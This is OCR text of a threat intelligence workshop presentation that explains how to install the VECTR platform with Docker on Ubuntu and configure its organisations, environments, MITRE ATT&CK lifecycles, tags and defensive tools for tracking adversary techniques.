
CITA have demonstrated this methodology to countless organisations, and these are a few of the most common concerns initially raised by peers.

Don’t Have the Resources	• Methodology is highly scalable, from one analyst to many • Process still yields value, even just as a CTI knowledge base
Don’t Have Any CTI Vendors	• Public reporting, both in breadth and quality, is more capable than ever • ~75% of CITA VECTR assessments are based on publicly available reports
Don’t Have the Expertise	• 1:1 technique ID mapping from reports still provides valuable insight • Methodology does not require malware RE or forensics expertise to add value
Already Have a TIP	• VECTR is not intended to replace your Threat Intelligence Platform • Many TIPs have some MITRE capabilities, but aren’t as capable as VECTR

ANALYST 201


CTI, Digital Forensics, Threat Hunting & Malware Analysis RSS Feeds

High-quality cyber threat intelligence is more accessible than ever, including through publicly available security research and vendor reports — and often made available through RSS feeds.



ANALYST 201

Detailed TTP Reports



ANALYST 201

Final Thoughts

This presentation has detailed a proven operational framework which continues to deliver value consistently. Its modular nature provides flexibility which allows it to be adapted by organisations of any size – and with varying levels of resource and capability.

Scalable
From larger Enterprise teams to the individual contributor

Empowers Analysts
Helps develop analytical skills which support the wider function

Versatile Outputs
Escalation Paths and other MI data can be reused easily across other deliverables

Better CTI KPIs
Atomic TTPs provide more tangible KPIs that demonstrate CTI value

Improves Security
When implemented, improves your organisation's security posture

ANALYST 201

Preparing for Success

1

Get Buy-In Early

Avoid surprises. Get support from colleagues as early as possible, and be realistic of outcomes

2

Agree Responsibilities

Where resources are constrained, clearly define the role of each team, and their responsibilities

3

Document Your Processes

Document your processes to ensure that analysis is completed to a consistent, and high standard

> *"Start where you are*
> *Use what you have*
> *Do what you can*
>
> *— Arthur Ashe*

Questions

ANALYST 201

Get Involved


If you're leaving us here — thank you for attending, and please complete the post-event survey. Your feedback helps CITA improve its offering of Analyst 101 workshops.

Collaborate with CITA

CITA are open to collaborating with peers from all sectors, including sharing completed attack chains. To express your interest, please contact us at *cita@hsbc.com*

VECTR Community

To collaborate on sector-specific attack indexes with SRA, join the VECTR Squadron at https://vectr.io/vectr-squadron/



Break

Hands-On Workshop

Access a copy of this presentation, complete with set-up guides, helper scripts, and more at:

`https://github.com/ssnkhan/adversarial-threat-modelling`

VECTR
Installation

ANALYST 201

Host Preparation

Workshop Tips

- The VECTR web application consists of multiple containers. Provide as much RAM as possible to your Ubuntu VM.
- VECTR containers are *not* compatible with Apple Silicon hardware.
- Use Terminal tab completion as much as possible to autocomplete file and directory paths.

TERMINAL

```
# Clone the workshop directory
# Alternatively use the `Download ZIP` link
cd ~/Desktop/
git clone https://github.com/ssnkhan/adversarial-threat-modelling.git


# Expected directory structure
 /home/user/Desktop/
  └── adversarial-threat-modelling
      ├── Adversarial-Threat-Modelling_Presentation.pdf
      ├── CTI-DFIR-Feeds.opml
      ├── README.md
      └── TitleSlide.png
```

ANALYST 201

Host Preparation

This workshop follows the official VECTR installation instructions as outlined in the VECTR Wiki.

This guide has been developed based on VECTR's deployment on a Ubuntu 22.04 LTS host using Docker.

Deploying via other containerisation technologies including Podman and Kubernetes is possible, but outside the scope of this workshop.

TERMINAL

```
# No sudo permissions?
# This issue manifests with unattended installations
# Logout after entering these commands
su root
adduser user sudo

# Alternatively
su -
usermod -a -G sudo user


# Update the system and install core utilities
sudo apt-get update
sudo apt-get install ca-certificates curl git wget
```

ANALYST 201

Docker Installation

ALLOW 15 MINUTES

TERMINAL

```
# Add Docker's official GPG key:
# Docker must NOT be installed from the Snap Store
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc


# Set up the repository
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/ubuntu \
  $(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null


# Install Docker
# Allow 15 minutes for the installation process to complete
sudo apt-get update
sudo apt-get install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```

ANALYST 201

VECTR Installation

The VECTR web application can be customised by editing its .env configuration file.

For standard, simple installations, and for this workshop, no additional changes are required.

Enterprise deployments to AWS, Azure, GCP etc are possible, and are detailed on the VECTR wiki.

Please do not edit .env during this workshop

TERMINAL

```
sudo mkdir -p /opt/vectr && cd /opt/vectr
wget https://github.com/SecurityRiskAdvisors/VECTR/
releases/download/ce-9.5.3/sra-vectr-runtime-9.5.3-ce.zip
unzip sra-vectr-runtime-9.5.3-ce.zip


# Update your hosts file
# Add a entry for 127.0.0.1 sravectr.internal
sudo nano /etc/hosts


# Deploy VECTR!
sudo docker compose up -d
```

ANALYST 201

VECTR Deployment

VECTR is a web application that runs in a docker compose orchestrated container environment. Its container images are hosted in Docker Hub and the orchestration release files in GitHub. As such, the machine running VECTR will need access to both.

Please allow 15 minutes for all containers to download and deploy. Your Terminal will show an output as illustrated upon completion.

ALLOW 15 MINUTES

TERMINAL

```
# STDOUT
[+] Running 15/15
 ✔ Network sandbox1_vectr_bridge              Created
 ✔ Volume "sandbox1-vectr-rdb"                Created
 ✔ Volume "sandbox1-vectr-resources"          Created
 ✔ Volume "sandbox1-vectr-cert"               Created
 ✔ Volume "sandbox1-vectr-logs"               Created
 ✔ Volume "sandbox1-builder-runtimes"         Created
 ✔ Volume "sandbox1-vectr-static"             Created
 ✔ Volume "sandbox1-redis-db"                 Created
 ✔ Container sandbox1-vectr-postgres-1        Started
 ✔ Container sandbox1-vectr-rta-redis-1       Started
 ✔ Container sandbox1-vectr-tomcat-1          Started
 ✔ Container sandbox1-vectr-rta-builder-1     Started
 ✔ Container sandbox1-vectr-rta-webserver-1   Started
 ✔ Container sandbox1-vectr-webui-1           Started
 ✔ Container sandbox1-vectr-caddy-gateway-1   Started
```

ANALYST 201

VECTR Helper Commands

The VECTR webapp is accessible at *https://VECTR_HOSTNAME:VECTR_PORT* where *VECTR_HOSTNAME* is the URL set accordingly in the .env file.

The hostname *must* be set according to your environment to ensure the URL is accessible.

VECTR_PORT will be 8081 by default unless modified in the .env file. Log in with the default credentials.

TERMINAL

```
# Add some Bash aliases to start and stop VECTR easily
# Restart Terminal to register these aliases
nano ~/.bashrc
alias startvectr="cd /opt/vectr && sudo docker compose up -d"
alias stopvectr="cd /opt/vectr && sudo docker compose down"


# Launch Firefox
# Accept the certificate warning when prompted
firefox "https://sravectr.internal:8081"


# Login
# User: admin
# Password: 11_ThisIsTheFirstPassword_11
```

Essential Concepts

ANALYST 201

Set-Up: Organisations


Organizations allow you to capture and attribute the source of research or analysis within VECTR.

As a minimum, it is advisable to create a separate organisation for any key contributor, to allow you to more easily distinguish the provenance of information.

- Teams within your organisation (such as Threat Intelligence, your SOC or Red Teams)
- Specific Trust Groups
- Known contributors, where analysis is made available in JSON, YAML, or STIX format

TIP: If a business area has their own database, they should have their own organisation too

Navigate: Library → Organisations



ANALYST 201

Set-Up: Environments


In VECTR, *Environments* are designed as a means of logically separating a collection of work or research.

For instance, you may wish to create individual *Environments* (databases) for:

- Cyber Threat Intelligence led research
- Internal security incidents
- Formal Pen Test findings
- Red Team Wiki of TTPs
- Trust Groups / Collaboration
- VECTR Sector Index benchmarking

TIP: When considering a new Environment, think of the reporting / MI implications.

Navigate: Environment → Select Active Environment




ANALYST 201

VECTR: Local vs Global Scope

Configuration of specific *Attack* and *Defense Tools* can be set either locally for the currently active *Environment*, or globally, where they become accessible across all *Environments*.

Local Scope

Global Scope



ANALYST 201

Set-Up: Attack Lifecycles

In VECTR, *Attack Lifecycles* are synonymous with kill chains, and are used to organise and configure specific frameworks, such as MITRE ATT&CK. An *Attack Lifecycle* consists of individual *Phases* (e.g., MITRE ATT&CK Tactics).

Your chosen framework will then be accessible when capturing Test Cases, and for illustrating the *Escalation Path*. Good candidates include:

- MITRE ATT&CK (default)
- Unified Kill Chain
- Lockheed Martin Kill Chain
- Custom, user-defined kill chain

TIP: The order of *Phases* determines the way in which the *Escalation Path* is drawn.

Navigate: Library → Attack Lifecycles

MITRE Enterprise ATT&CK	Reconnaissance → Resource Development → Initial Access → Execution → Persistence → Privilege Escalation → Defense Evasion → Credential Access → Discovery → Lateral Movement → Collection → Command & Control → Exfiltration → Impact
Unified Kill Chain	Reconnaissance → Resource Development → Delivery → Social Engineering → Exploitation → Persistence → Defense Evasion → Command & Control → Pivoting → Discovery → Privilege Escalation → Execution → Credential Access → Lateral Movement → Collection → Exfiltration → Impact → Objectives

ANALYST 201

Set-Up: Tags

Tags are a powerful way of orchestrating actions within VECTR, and can serve as a helpful prompt to other teams within your organisation. For instance, you can use Tags to:

- Set the status of a piece of analysis
- Identify teams responsible for some output or analysis
- Set priorities for specific Test Cases
- Capture other internal metadata unique to your organisation or workflows
- Allow test data to be more easily filtered via the VECTR API

TIP: Consider incorporating Tags as part of your workflow's standard operating procedures

Navigate: Assessments → Menu → Tags

Navigate: Campaigns → Menu → Tags

Navigate: Test Case → Tags

Assessments	• Active • Archived	• Priority Threat • APT, RaaS, etc
Campaigns	• Queued • Analysing • Peer Review	• Control Review • Validating • Complete
Test Cases	• TH_CLI • INFO • INVESTIGATE • P1, P2, P3	• UC_NEW • UC_ENHANCED • UC_EXISTING • UC_IMPOSSIBLE

ANALYST 201

Set-Up: Vendors & Tools

A lot of the value in using VECTR is being able to understand which specific controls are responsible for detecting and blocking specific techniques.


Setting these correctly ensures your controls receive the appropriate kudos.

- *Defense Layers* – The high-level, vendor agnostic control type (e.g., EDR, Web Proxy)
- *Defensive Tools* – The specific control in your environment (e.g., Trend Micro XDR)

TIP: Consider including “soft” controls such as your CTI capability and internal cyber security awareness programme.

Navigate: Library → Defense Layers

Navigate: Library → Defense Tools



ANALYST 201

